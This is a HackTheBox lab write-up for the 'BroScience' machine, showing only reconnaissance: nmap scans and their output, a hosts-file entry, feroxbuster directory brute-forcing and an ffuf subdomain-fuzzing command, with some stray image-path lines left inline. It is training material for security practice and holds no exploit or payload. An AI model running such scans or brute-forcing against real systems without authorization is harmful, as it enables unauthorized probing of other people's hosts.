HackTheBox Writeup - BroScience

#cheated

Recon

Nmap

> Always run nmap twice
>
> - From people who have taken OSCP

```
┌──(root㉿kali)-[~/BroScience]
└─# nmap -p- 10.10.11.195 -Pn -T4 -vv
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
80/tcp  open  http    syn-ack ttl 63
443/tcp open  https   syn-ack ttl 63
```

Main scan result:

```
# Nmap 7.93 scan initiated Sun Apr  9 08:20:04 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA broscience 10.10.11.195
Nmap scan report for 10.10.11.195
Host is up, received user-set (0.082s latency).
Scanned at 2023-04-09 08:20:05 EDT for 65s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 df17c6bab18222d91db5ebff5d3d2cb7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDB5dEat1MGh3CDDnkl4tdWQcTpdWZYHZj5/Orv3PDjSiQ4dg1i35kknwiZrXLiMsUu/4TigP9Kc3h4M1CS7E3/GprpWxuGmipEucoQuNEtaM0sUa8xobt
FxOVF46kS0++ozTd4+zbSLsu73SlLcSuSFalhGnHteHj6/ksSeX642103SMqkkmEu/cbgofkoqQOCYk3Qa42bZq5bjS/auGAlPoAxTjjVtpHnXOKOU7M6gkewD91FB3GAMUdwqR/PJcA5xqGFZm
```

```
2St9ecSbewCur6pLN5YKnNhvdID4ijWI22gu5pLxHL9XjORMbSUkJbB79VoYJZaNkdOgt+HXR67s9DWI47D6/+pO0dTfQgMFgOCxYheWMDQ2FuyHyGX1CZpMVLAo3sjOvxAqk7eUGutsyBAlYCD
4lhSFs6RhSBynahHQah7+Lv5LKRriZe/fQIgrJrQj+tR4Uhz89eWGrXK9bjN22wy7tVkMG/w5dOwo7S3Wi0aTZfd/17D0z7wSdiAiE=
|   256 3f8a56f8958faeafe3ae7eb880f679d2 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCgM9UKdxFmXRJESXdlb+BSl+K1F0YCkOjSa8l+tgD6Y3mslSfrawZkdfq8NKLZlmOe8uf1ykgXjLWVDQ9NrJBk=
|   256 3c6575274ae2ef9391374cfdd9d46341 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOMwR+IfRojCwiMuM3tZvdD5JCD2MRVum9frUha60bkN
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Did not follow redirect to https://broscience.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.54 ((Debian))
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.54 (Debian)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=broscience.htb/organizationName=BroScience/countryName=AT/localityName=Vienna/emailAddress=administrator@broscience.htb
| Issuer: commonName=broscience.htb/organizationName=BroScience/countryName=AT/localityName=Vienna/emailAddress=administrator@broscience.htb
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-07-14T19:48:36
| Not valid after:  2023-07-14T19:48:36
| MD5:   5328ddd62f3429d11d26ae8a68d86e0c
| SHA-1: 20568d0d9e4109cde5a22021fe3f349c40d8d75b
...
|_http-title: BroScience : Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: broscience.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  9 08:21:10 2023 -- 1 IP address (1 host up) scanned in 66.56 seconds
```

> Quick copy file content from cli


```
┌──(root㉿kali)-[~/BroScience]
└─# cat broscience.nmap| xclip -selection c
```

Add to hosts

```
echo '10.10.11.195 broscience.htb' >> /etc/hosts
```

80 - BroScience : Home

Info



Dir

```
┌──(root㉿kali)-[~/BroScience]
└─# feroxbuster -u broscience.htb --burp -e -A -x php
301      GET        9l       28w      319c https://broscience.htb/images => https://broscience.htb/images/
301      GET        9l       28w      321c https://broscience.htb/includes => https://broscience.htb/includes/
301      GET        9l       28w      319c https://broscience.htb/styles => https://broscience.htb/styles/
302      GET        0l        0w        0c https://broscience.htb/logout.php => https://broscience.htb/index.php
200      GET      42l       97w     1936c https://broscience.htb/login.php
302      GET        1l        3w       13c https://broscience.htb/comment.php => https://broscience.htb/login.php
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/images (Apache)
```

```
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/includes (Apache)
200      GET       29l       70w     1309c https://broscience.htb/user.php
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/styles (Apache)
200      GET        3l        7w       44c https://broscience.htb/styles/light.css
200      GET       45l      104w     2161c https://broscience.htb/register.php
301      GET        9l       28w      323c https://broscience.htb/javascript => https://broscience.htb/javascript/
200      GET        5l       14w      369c https://broscience.htb/includes/header.php
200      GET       28l       71w     1322c https://broscience.htb/exercise.php
200      GET     3270l    20216w  1847611c https://broscience.htb/images/deadlift.png
200      GET        0l        0w        0c https://broscience.htb/includes/db_connect.php
200      GET        3l        7w       41c https://broscience.htb/styles/dark.css
200      GET        0l        0w        0c https://broscience.htb/includes/utils.php
200      GET      161l     1002w    83700c https://broscience.htb/images/seated_rows.png
200      GET        1l        4w       39c https://broscience.htb/includes/img.php
200      GET      147l      510w     9304c https://broscience.htb/index.php
200      GET      147l      510w     9304c https://broscience.htb/
301      GET        9l       28w      319c https://broscience.htb/manual => https://broscience.htb/manual/
500      GET        2l        4w       65c https://broscience.htb/includes/navbar.php
200      GET      904l     5421w   549177c https://broscience.htb/images/tricep_extensions.jpeg
403      GET        9l       28w      280c https://broscience.htb/.php
200      GET      383l     2045w   205698c https://broscience.htb/images/barbell_squats.jpeg
200      GET      220l     1542w   123552c https://broscience.htb/images/reverse_butterfly.jpeg
200      GET      122l      678w    56054c https://broscience.htb/images/bench.png
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/manual/images (Apache)
301      GET        9l       28w      322c https://broscience.htb/manual/en => https://broscience.htb/manual/en/
301      GET        9l       28w      326c https://broscience.htb/manual/images => https://broscience.htb/manual/images/
301      GET        9l       28w      322c https://broscience.htb/manual/de => https://broscience.htb/manual/de/
301      GET        9l       28w      322c https://broscience.htb/manual/fr => https://broscience.htb/manual/fr/
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/manual/style (Apache)
301      GET        9l       28w      325c https://broscience.htb/manual/style => https://broscience.htb/manual/style/
200      GET     2608l    13980w  1065974c https://broscience.htb/images/shoulder_press.jpeg
301      GET        9l       28w      322c https://broscience.htb/manual/es => https://broscience.htb/manual/es/
200      GET     1227l     7821w   677704c https://broscience.htb/manual/images/bal-man-w.png
301      GET        9l       28w      322c https://broscience.htb/manual/ru => https://broscience.htb/manual/ru/
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/manual/style/css (Apache)
200      GET       27l       66w      481c https://broscience.htb/manual/style/build.properties
200      GET      299l     1691w   134287c https://broscience.htb/manual/images/build_a_mod_2.png
200      GET       29l      147w     1082c https://broscience.htb/manual/style/manualpage.dtd
200      GET     1193l     6976w   583650c https://broscience.htb/images/dumbell_curls.jpeg
200      GET       50l      355w    31098c https://broscience.htb/manual/images/custom_errordocs.png
```


```
200      GET      155l      390w     3065c https://broscience.htb/manual/style/css/manual-loose-100pc.css
200      GET       92l      345w     2844c https://broscience.htb/manual/style/modulesynopsis.dtd
301      GET        9l       28w      322c https://broscience.htb/manual/ja => https://broscience.htb/manual/ja/
200      GET       16l       74w     5983c https://broscience.htb/manual/images/ssl_intro_fig1.png
200      GET       23l      141w      885c https://broscience.htb/manual/style/css/manual-zip-100pc.css
200      GET       42l      190w     1425c https://broscience.htb/manual/style/sitemap.dtd
301      GET        9l       28w      322c https://broscience.htb/manual/tr => https://broscience.htb/manual/tr/
403      GET        9l       28w      280c https://broscience.htb/manual/.php
301      GET        9l       28w      327c https://broscience.htb/manual/en/misc => https://broscience.htb/manual/en/misc/
301      GET        9l       28w      322c https://broscience.htb/manual/ko => https://broscience.htb/manual/ko/
301      GET        9l       28w      322c https://broscience.htb/manual/da => https://broscience.htb/manual/da/
200      GET       24l      127w      907c https://broscience.htb/manual/style/lang.dtd
200      GET     1048l     2315w    19081c https://broscience.htb/manual/style/css/manual.css
200      GET      173l     1008w    81048c https://broscience.htb/manual/images/syntax_rewritecond.png
200      GET      717l     1598w    13200c https://broscience.htb/manual/style/css/manual-print.css
200      GET      105l      493w    29291c https://broscience.htb/manual/images/caching_fig1.gif
301      GET        9l       28w      327c https://broscience.htb/manual/de/misc => https://broscience.htb/manual/de/misc/
MSG      0.000 feroxbuster::heuristics detected directory listing: https://broscience.htb/manual/style/latex (Apache)
200      GET       24l      130w      925c https://broscience.htb/manual/style/version.ent
301      GET        9l       28w      327c https://broscience.htb/manual/fr/misc => https://broscience.htb/manual/fr/misc/
301      GET        9l       28w      327c https://broscience.htb/manual/es/misc => https://broscience.htb/manual/es/misc/
200      GET      121l      625w     3616c https://broscience.htb/manual/style/css/prettify.css
301      GET        9l       28w      327c https://broscience.htb/manual/ru/misc => https://broscience.htb/manual/ru/misc/
301      GET        9l       28w      326c https://broscience.htb/manual/en/faq => https://broscience.htb/manual/en/faq/
200      GET       80l      279w     2582c https://broscience.htb/manual/style/latex/atbeginend.sty
200      GET     1048l     6218w   583812c https://broscience.htb/manual/images/bal-man-b.png
301      GET        9l       28w      327c https://broscience.htb/manual/ja/misc => https://broscience.htb/manual/ja/misc/
301      GET        9l       28w      331c https://broscience.htb/manual/en/programs => https://broscience.htb/manual/en/programs/
301      GET        9l       28w      332c https://broscience.htb/manual/es/developer => https://broscience.htb/manual/es/developer/
301      GET        9l       28w      328c https://broscience.htb/manual/en/howto => https://broscience.htb/manual/en/howto/
200      GET        9l       44w     5193c https://broscience.htb/manual/images/ssl_intro_fig2.gif
200      GET        8l       24w     1868c https://broscience.htb/manual/images/mod_filter_new.png
301      GET        9l       28w      328c https://broscience.htb/manual/de/howto => https://broscience.htb/manual/de/howto/
301      GET        9l       28w      331c https://broscience.htb/manual/en/platform => https://broscience.htb/manual/en/platform/
301      GET        9l       28w      330c https://broscience.htb/manual/tr/rewrite => https://broscience.htb/manual/tr/rewrite/
301      GET        9l       28w      330c https://broscience.htb/manual/ja/rewrite => https://broscience.htb/manual/ja/rewrite/
301      GET        9l       28w      331c https://broscience.htb/manual/ko/platform => https://broscience.htb/manual/ko/platform/
301      GET        9l       28w      331c https://broscience.htb/manual/da/platform => https://broscience.htb/manual/da/platform/
301      GET        9l       28w      329c https://broscience.htb/manual/ko/vhosts => https://broscience.htb/manual/ko/vhosts/
```

```
301        GET        9l       28w      329c https://broscience.htb/manual/ja/vhosts => https://broscience.htb/manual/ja/vhosts/
301        GET        9l       28w      329c https://broscience.htb/manual/da/vhosts => https://broscience.htb/manual/da/vhosts/
```


Subdomains

```
┌──(root㉿kali)-[~/BroScience]
└─# ffuf -c -u https://broscience.htb -H "Host: FUZZ.broscience.htb" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -k -fs 9304 -o subdomains.ffuf
```

